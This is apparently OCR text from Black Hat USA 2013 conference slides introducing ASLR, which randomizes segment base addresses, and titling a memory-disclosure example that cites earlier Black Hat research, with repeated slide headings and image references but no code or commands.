
Basics of ASLR

- ASLR randomizes the base address of code/data segments



Basics of ASLR

- ASLR randomizes the base address of code/data segments




Example Memory Disclosure

Program Memory (abstract)

See [Serna, Blackhat USA 2012] for more memory disclosure tactics.

black hat USA 2013


Example Memory Disclosure



Program Memory (abstract)

See [Serna, Blackhat USA 2012] for more memory disclosure tactics.

